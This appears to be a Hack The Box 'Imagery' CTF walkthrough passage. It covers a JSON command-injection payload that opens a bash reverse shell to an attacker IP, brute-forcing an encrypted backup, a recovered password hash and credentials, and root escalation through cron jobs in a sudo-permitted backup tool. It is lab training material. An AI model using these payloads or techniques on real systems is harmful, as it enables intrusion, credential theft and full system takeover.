 We can just use the payload
{"imageId":"99e8ce9b-c67d-4712-bbe8-cedab3e4b751","transformType": "crop",
  "params": {
    "x": 0,
    "y": 0,
    "width": 100,
    "height": "100; bash -c \"bash -i >& /dev/tcp/10.10.14.12/4444 0>&1\" #"
  }
}
 Then you can get the shell as
 web
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Imagery]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.12] from (UNKNOWN) [10.129.243.110] 33966
bash: cannot set terminal process group (1406): Inappropriate ioctl for device
bash: no job control in this shell
web@Imagery:~/web$ whoami
whoami
web
Switch to mark
We have known there is another valid user mark
web@Imagery:~/web$ ls /home
mark  web
By simple enumerating the file system, we can find a backup file from /var/backup
web@Imagery:/var/backup$ ls
web_20250806_120723.zip.aes
Let's download it to our local machine and use https://github.com/Nabeelcn25/dpyAesCrypt.py/blob/main/dpyAesCrypt.py to decrypt this file
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Imagery]
└─$ python3 decrypt.py web_20250806_120723.zip.aes /usr/share/wordlists/rockyou.txt

[🔐] dpyAesCrypt.py – pyAesCrypt Brute Forcer

[🔎] Starting brute-force with 10 threads...
[🔄] Progress: ░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░ 0.00% | ETA: 00:00:00 | Tried 0/14344392/home/wither/Templates/htb-labs/Medium/Imagery/decrypt.py:42: DeprecationWarning: inputLength parameter is no longer used, and might be removed in a future version
  pyAesCrypt.decryptStream(fIn, fOut, password.strip(), buffer_size, os.path.getsize(encrypted_file))
[🔄] Progress: ░░░░░░░░░░░░░░░░░░░░░░░░░░░░░░ 0.01% | ETA: 16:07:38 | Tried 830/14344392

[✅] Password found: bestfriends
🔓 Decrypt the file now? (y/n): y
/home/wither/Templates/htb-labs/Medium/Imagery/decrypt.py:142: DeprecationWarning: inputLength parameter is no longer used, and might be removed in a future version
  pyAesCrypt.decryptStream(fIn, fOut, cracked_pw, args.buffer, os.path.getsize(args.file))
[📁] File decrypted successfully as: web_20250806_120723.zip
We successfully get the cracked zip file, and we can get the password hash of mark
{
            "username": "mark@imagery.htb",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
Get the credit mark:supersmash, then we can use suto switch to mark
Privilege escalation
Firstly, I would check sudo -lfirstly
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
I would like try to sudo run it and see what is going on
mark@Imagery:~$ sudo /usr/local/bin/charcol

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0


Charcol is already set up.
To enter the interactive shell, use: charcol shell
To see available commands and flags, use: charcol help

mark@Imagery:~$ sudo /usr/local/bin/charcol help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system
                        password verification).
We can reset the password firstly and use the root shell to do something interesting here.
Then let's try to exploit it
mark@Imagery:~$ sudo /usr/local/bin/charcol -R

Attempting to reset Charcol application password to default.
[2025-09-28 06:07:51] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-09-28 06:08:03] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
mark@Imagery:~$ sudo -u root /usr/local/bin/charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:
Are you sure you want to use 'no password' mode? (yes/no): yes
[2025-09-28 06:08:30] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.

mark@Imagery:~$ sudo charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2025-09-28 06:09:07] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol> auto add --schedule "*/1 * * * *" --command "cat /root/root.txt >> /tmp/flag.txt" --name "TestTimestamp" --log-output /tmp/root.txt
[2025-09-28 06:09:29] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-09-28 06:09:35] [INFO] System password verified successfully.
[2025-09-28 06:09:35] [INFO] Auto job 'TestTimestamp' (ID: d93daf72-7cf6-4c7b-97b5-a679dedae86f) added successfully. The job will run according to schedule.
[2025-09-28 06:09:35] [INFO] Cron line added: */1 * * * * CHARCOL_NON_INTERACTIVE=true cat /root/root.txt >> /tmp/flag.txt >> /tmp/root.txt 2>&1
charcol>
Then wait for a few mins, you can get the root.txt from /tmp
Or you can setsuidof/bin/bash`
auto add --schedule "*/1 * * * *" --command "chmod +s /bin/bash" --name "TestTimestamp"
Then you can get the root shell
mark@Imagery:/home/web/web$ /bin/bash -p
/bin/bash -p
bash-5.2# id
id
uid=1002(mark) gid=1002(mark) euid=0(root) egid=0(root) groups=0(root),1002(mark)
Description
In general, for the foothold exploitation part, the initial upload vulnerability turned out to be a rabbit hole, and the XSS vulnerability used was also expected.